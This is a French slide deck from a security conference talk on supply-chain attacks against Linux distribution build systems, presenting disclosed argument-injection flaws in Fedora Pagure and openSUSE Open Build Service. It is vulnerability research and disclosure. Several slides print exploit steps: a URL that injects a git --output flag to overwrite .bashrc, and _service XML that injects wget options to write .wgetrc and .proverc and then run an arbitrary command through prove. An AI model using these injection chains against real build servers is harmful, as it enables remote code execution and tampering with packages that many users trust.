

OSSIR JSSI
2026

ATTAQUES SUPPLY CHAIN SUR LES ENVIRONNEMENTS DE BUILD LINUX



OSSIR

Julien Szlamowicz-Czubak

Julien Szlamowicz – Président @ Fenrisk



@SzLam_

@FenriskSec



@szlam.bsky.social

@fenrisk.bsky.social

Les champions

Thomas Chauchefoin / @swapgs@infosec.exchange

Senior Security Engineer at **Trail Of Bits**

Maxime Rinaudo / @FenriskSec

Penetration tester and **Fenrisk** co-founder





Attaques supply chain

- C'est quoi une attaque supply chain ?
 - Relation de confiance pré-existante entre des entités et un fournisseur
 - Focus sur le processus de livraison d'un composant
 - Contournement des défenses périmétriques

Attaques supply chain

- En somme : exploiter la confiance nécessaire ou acquise d'entités



Attaques supply chain

- **Comment on fait ?**

- Du code malicieux est inséré dans un produit existant ou le remplace
- La victime dépend du logiciel cible et récupère le code/binaire
- L'infrastructure de la victime est infectée



- **L'une de “7 menaces de sécurité principales” selon l'ENISA (threat landscape 2024)**
- **Les attaques sur la chaîne d'approvisionnement ne sont pas limitées à des typosquatting opportunistes**
 - Les articles de presse résument souvent ce type d'attaque à leur plus simple appareil (FUD)
 - “Taxonomy of Attacks on Open-Source Software Supply Chains”

Attaques supply chain

- **Seules quelques attaques jusqu'à récemment**
 - Miroirs Gentoo via rsync [1], Debian, ftp.gnu.org [2]
 - kernel.org en 2011: credential stuffing sur un serveur perso [3] (et plus si affinité [4])
 - Linux Mint en 2016: RCE dans le blog ou forum, remplacement du lien de l'ISO [5]
 - git.php.net en 2021 (twice): pas très documenté [6]
 - Solarwinds en 2020
 - Kaseya VSA en 2021
- **Public research**
 - Max Justicz: RubyGems, CocoaPods, Composer
 - RyotaK: PyPy, GitHub, Homebrew
 - Thomas: Composer (twice), PEAR, sourcehut

[1] <https://lwn.net/Articles/61230/>
[2] <https://lwn.net/Articles/44310/>
[3] <https://lwn.net/Articles/464233/>

<https://one-conference.nl/session/not-a-good-day-what-really-happened-to-kernel-org/> [4]
<https://blog.linuxmint.com/?p=2994> [5]
<https://externals.io/message/113981> [6]




Supply chain attacks


- Le cas **XZ** est aussi intéressant
 - “Jia Tan” a travaillé 3 ans pour devenir mainteneur de la bibliothèque et y ajouter une porte dérobée
 - Détecté sur un coup de chance
 - 1 package -> efficacité spectaculaire -> aurait pu servir à atteindre d'autres chaînes d'approvisionnement
- Ok mais c'est long d'attaquer un package. Qu'est ce que ça donne à l'échelle d'une **distribution Linux** ?

Attaques supply chain

- La chaîne d'outils diffère d'une distribution à une autre
 - Besoin d'ajouter des patches spécifiques, des intégrations différentes, parfois même des corrections de bugs
 - Les sources (upstreams) sont diverses et variées
- Différentes philosophies d'ouverture aux équipes de développement
 - Mais toujours principalement bénévole



Supply chain attacks





Methodo



OSSIR

Methodologie

- **Identifier les points faibles de l'infrastructure**
 - Développé maison, non audité, open source
 - Plus rapide et facile à tester (instances de test, hébergement local, etc.)
 - Applications self-service exposée
 - Pas besoin de processus d'enregistrement compliqué ou de nécessité d'ingénierie sociale
 - Stocke le code et/ou des artefacts **AVANT** la signature
- **Quick win vs exhaustivité**
 - On a finalement besoin que d'un bon bug
- **Ce genre de projets regorge de fonctionnalités sympas pour un attaquant**
 - Requêtes externes
 - Utilisation intensive des outils de versionnement (git, mercurial, svn, etc.)
 - Manipule des archives constamment (zip, tar, etc.)




Methodologie – Argument injection

- **Un type de vulnérabilité omniprésent lorsqu'on joue avec des appels de commandes**
 - Ajouter des flags à des commandes externes
 - Différent des injections de commande : Pas d'échappement de commandes ni de sortie de contexte
 - ~200 CVEs avec le tag CWE-88 -> 20+ viennent de Thomas
- **Fortement dépendant des outils offerts par la commande appelée**
 - *--help* ne va pas être d'une grande aide
 - On trouve souvent des primitives d'écriture
 - *Won't you please, please --help me ?* GreHack 2023 [1]

[1] <https://www.youtube.com/watch?v=cotLQKps6iM>



Fedora PAGURE



Fedora PAGURE – Architecture

- **Interface Web**
 - Authentification à l'aide de comptes ou SSO
 - L'équivalent d'un petit GitHub/GitLab
- **SSH partout**
 - Authentifié en tant qu'utilisateur **git** (??)
 - AuthorizedKeysCommand définie dans keyhelper.py pour trouver notre utilisateur Pagure
 - Authorization pour le dépôt demandé
 - Possible d'invoquer git-receive-pack, git-upload-pack
- **Stockage**
 - PostgreSQL
 - Redis pour tâches asynchrones
 - Dépôts git nature avec des hooks pour informer les autres des changements

Fedora PAGURE – Premiers résultats

- 4 bugs après quelques heures
 - CVE-2024-4981 : `_update_file_in_git()` suit les liens symboliques dans les clones temporaires
 - CVE-2024-47515 : `generate_archive()` idem
 - CVE-2024-4982 : Remontée de répertoire dans `view_issue_raw_file()`
 - CVE-2024-47516 : Injection d'argument dans `PagureRepo.log()`
- Possibilité d'altérer les sources (upstream) des paquets, les patches, etc
 - Pas de contrôle d'intégrité possible pour les sources
 - Pas de signature de code pour les patches
 - Déclenché AVANT la construction du paquet (build) et sa signature avec la clef de publication (release key)

Fedora PAGURE – CVE-2024-47516

- **Injection d'argument dans PagureRepo.log()**
 - Identifiée par revue manuelle du code
 - Permet d'obtenir une exécution de code à distance sur l'instance Pagure
- **Afficher l'historique d'un fichier produit un appel au binaire git**

History .pylintrc

↻ Branch: master ▾

↻ master / .pylintrc

pylintrc: be more specific about generated-members

👤 Adam Williamson • 8 years ago

254a80e



Do a better job of ignoring pylint no-member errors

👤 Adam Williamson • 8 years ago

4f81418



Fedora PAGURE – CVE-2024-47516

pagure/ui/repo.py

```
@UI_NS.route("/<repo>/history/<path:filename>")
# [...]
def view_history_file(repo, filename, username=None, namespace=None):
    # [...]
    branchname = flask.request.args.get("identifier")
    # [...]
    try:
        log = pagure.lib.repo.PagureRepo.log(
            flask.g.reponame,
            log_options=["--pretty=oneline", "--abbrev-commit"],
            target=filename,
            fromref=branchname,
        )
    # [...]
```



Fedora PAGURE – CVE-2024-47516

pagure/lib/repo.py

```
@staticmethod
def log(path, log_options=None, target=None, fromref=None):
    # [...]
    cmd = ["git", "log"]
    if log_options:
        cmd.extend(log_options)
    if fromref:
        cmd.append(fromref)
    if target:
        cmd.extend(["--", target])

    return run_command(cmd, cwd=path)
```



Fedora PAGURE – CVE-2024-47516

pagure/lib/repo.py

```
def run_command(command, cwd=None):
    _log.info("Running command: %s", command)
    try:
        out = subprocess.check_output(
            command, stderr=subprocess.STDOUT, cwd=cwd
        ).decode("utf-8")
        _log.info("    command ran successfully")
        _log.debug("Output: %s" % out)
    except subprocess.CalledProcessError as err:
        # [...]
    return out
```

Fedora PAGURE – CVE-2024-47516

- Arguments passés à /usr/bin/git
 - git
 - log
 - --pretty=oneline
 - --abbrev-commit
 - < 🦉 >
 - --
 - README.md

Fedora PAGURE – CVE-2024-47516

- Arguments passés à /usr/bin/git
 - git
 - log
 - --pretty=oneline
 - --abbrev-commit
 - --output=/tmp/foo.bar
 - --
 - README.md

Fedora PAGURE – CVE-2024-47516

`http://pagure.local:5000/test/history/README.md?identifier=--output=/tmp/foo.bar`



```
$ cat /tmp/foo.bar
```

```
cc75d10 Update README.md
```

```
f760def Update README.md
```

```
d978792 Added the README
```



Short ID



Commit message

Fedora PAGURE – CVE-2024-47516


```
$ cat /srv/git/.bashrc  
cc75d10 || /bin/bash
```



Fedora PAGURE – Processus de remontée

- **Prise en compte efficace**
 - Remontée le 25 avril sur bugzilla
 - Corrigé 3h plus tard
 - Communication continue pour analyser les correctifs
 - 1^{ère} évolution de Pagure depuis belle lurette !
- **Une correction ne résout pas la racine du problème**
 - De nombreux appels à git plutôt qu'à la bibliothèque libgit2 comme la plupart des projets
 - Le dépôt est récupéré pour faciliter les opérations sur les fichiers

Open Build Service





Open Build Service

- **Plateforme de gestion des paquets développée par OpenSuse**
 - Fournit aux utilisateurs une solution **Tout-en-un** pour la construction de paquets
 - OBS fournit le support de formats d'emballage pour de nombreuses distributions Linux
- **OBS est utilisé par OpenSUSE et les distributions associées (21)**
 - Des sociétés ou des projets importants utilisent également OBS : Intel, Dell ou VLC
- **L'instance OpenSuse est hébergée ici : <https://build.opensuse.org>**
 - Environ 140 000 paquets et 30 000 utilisateurs


Open Build Service

- **OBS fournit une application RubyOnRails**
- **Fonctionnalités principales**
 - Authentification des utilisateurs
 - Création de paquets
 - Téléversement des sources et recettes
 - Récupération indirecte de sources
 - GIT
 - WGET
 - Manipulation d'archives (tarball)
 - Construction des paquets

The screenshot displays the Open Build Service (OBS) web interface. The top navigation bar includes the 'Build Service' logo, a search bar, and links for 'Watchlist' and 'Notifications'. A dark sidebar on the left contains a 'Places' menu with 'Tasks', 'Your Home Project', 'All Projects', and 'Status Monitor', as well as an 'Actions on this page' section with a 'Delete Package' button. The main content area shows a notification banner at the top stating 'Package 'MyPackage' was created successfully'. Below this, the breadcrumb path is 'home:testfen / MyPackage / Overview'. The 'Overview' tab is selected, showing the package name 'MyPackage' with a 'Watch' button. It indicates 'No description set' and provides links for 'Download package', 'Checkout Package', and 'Create Badge'. The 'Source Files' section shows 'This package has no files yet' with options to 'Add local files' or 'Add an empty file or service'. The 'Comments' section shows '0' comments and 'No comments available', with a form to 'Write' or 'Preview' a comment. On the right, a 'Build Results' section shows 'RPM Lint' and a 'Refresh' button, with a note that the project has no build targets defined. The Fenrisk logo is visible in the bottom right corner.

Open Build Service

- Les utilisateurs modifient les sources depuis l'API ou l'application Web
- L'ordonnanceur détecte les modifications
- Il déclenche une nouvelle construction (build) du paquet
- Le répartiteur (dispatcher) sélectionne un agent (worker) disponible
- L'agent crée l'environnement de construction
- L'agent construit le paquet et le retourne à l'utilisateur





Open Build Service

- **CVE-2024-22033: Injection d'argument dans download_url**
- **OBS reconnaît le fichier _service et la directive download_url**
- **Utilise wget pour récupérer la ressource**
 - La commande système est construite à partir des paramètres de ce fichier

Overview Repositories Revisions Requests Users Attributes Meta

File _service of Package testpackage

Undo Redo

```
1 <services>
2   <service name="download_url">
3     <param name="url">http://server.com:5000/myfile</param>
4   </service>
5 </services>
6
```

line: 6 char: 0

Describe your changes

Save

Wow !
Et si on met
--foo=bar ?



Open Build Service

- Ne fonctionne pas ... wget a besoin d'une URL valide... Qui l'eut cru ?

```
$ wget -4 --foo=bar
wget: missing URL
Usage: wget [OPTION]... [URL]...
```

Try `wget --help' for more options.

- MAIS, la directive download_url propose une option download-manifest qui fournit le paramètre --input-file (-i) à wget

```
*-download-manifest)
download_manifest=$2
shift
path=`pwd`
manifest_file="$path/$download_manifest"
args+=("-i" $manifest_file)
```



Open Build Service


- **On peut l'utiliser pour déclencher l'injection d'argument**
 - On teste d'envoyer un fichier tempfile contenant une URL pointant vers un fichier arbitraire sur notre serveur Web

```
<services>
  <service name="download_url">
    <param name="url">--output-document=/tmp/test</param>
    <param name="download-manifest">tempfile</param>
  </service>
</services>
```


- **On a donc une injection d'argument viable dans wget**

```
/usr/bin/wget -i /srv/obs/service/XXXXX/src/tempfile -4 --output-document=/tmp/test
```


Open Build Service




Open Build Service



Open Build Service



Open Build Service





Open Build Service

- A partir de là, on a une lecture et une écriture arbitraire
- ET, wget nous offre une possibilité d'exécution avec son option use-askpass
 - Mais sans argument ...

```
<services>
  <service name="download_url">
    <param name="url">--use-askpass=/usr/bin/id</param>
    <param name="download-manifest">tempfile</param>
  </service>
</services>
```

- Les fichiers ainsi écrits ne sont pas exécutables ... On ne peut donc pas les utiliser avec use-askpass
- L'utilisateur observicerun qui est utilisé pour lancer le service ne dispose pas de privilèges particuliers



Open Build Service

- Dernière chance ? Trouver tous les fichiers ***rc** qui peuvent nous aider à obtenir une vraie exécution de commande

```
strings /usr/bin/* | grep -P '\\.\\S+rc$'
```

- Le gagnant est **prove** ! Le gestionnaire de tests de Perl !
- **prove** a une commande **exec** utilisée pour appeler des tests externes
 - Et cette option est callable depuis un fichier proverc dans le répertoire foyer (home directory) de l'utilisateur



Open Build Service

Pour résumer :

Téléverser des fichiers `tempfile` & `tempfile2` contenant nos URLs malveillantes hébergeant respectivement un `proverc` adéquat & un `wgetrc`

```
wget -i /srv/obs/service/XXX/src/tempfile --output-document=.proverc
```

```
wget -i /srv/obs/service/XXX/src/tempfile2 --output-document=.wgetrc
```

```
wget 127.0.0.1 (--use-askpass=/usr/bin/prove)
```

Lance `prove` avec la commande arbitraire contenue dans le `.proverc`

```
prove (--exec=<EVIL COMMAND>)
```

Bingo ! 🎉

Open Build Service

Processus de remontée

- The bug was found the 27th of June 2024
- The bug was reported to OpenSUSE the 29th of June
- The security issue was confirmed the 1st of July
- The patch was available the 10th of July

DEMO

Avant conclusion





Conclusion(s)

- **Côté offensif**

- Semble presque ... trop simple ?
 - XZ a nécessité un effort de 3 ans, probablement en équipe
 - Ici, environ 2 semaines de boulot sans organisation particulière
- Les courtiers en vulnérabilité (brokers) achètent des exploits pour ce type de cibles. Cela signifie que nous ne sommes pas les seuls à creuser le sujet (les événements récents ne nous donnent pas tort)
- Les injections d'argument affectent tous les langages et il n'y a pas de solution simple

- **Côté défensif**

- Le niveau de sécurité d'une infrastructure ne dépend plus de son maillon le plus faible ...
Mais aussi de choses dont vous n'avez jamais entendu parler
- 2 solutions : se replier sur soi ou contribuer à l'amélioration des écosystèmes OSS qu'on est tous ravis d'utiliser



Conclusion(s)

- Internaliser l'infrastructure de construction de produits/distribution/logiciels à l'échelle d'une entité ?
- Centraliser les risques en centralisant les dépendances ?
- Nécessité de cartographier toujours plus profondément ses risques

Conclusion(s)

Détails complets

- <https://fenrisk.com/supply-chain-attacks>
- <https://fenrisk.com/pagure>
- <https://fenrisk.com/open-build-service>
- [Compromission de distributions Linux – NoLimitSecu #495](#)
- [Insomni'hack 2025 replay : https://www.youtube.com/watch?v=IFSIIU60-js](https://www.youtube.com/watch?v=IFSIIU60-js)

Merci pour votre attention

DES QUESTIONS ?



OSSIR

Julien Szlamowicz-Czubak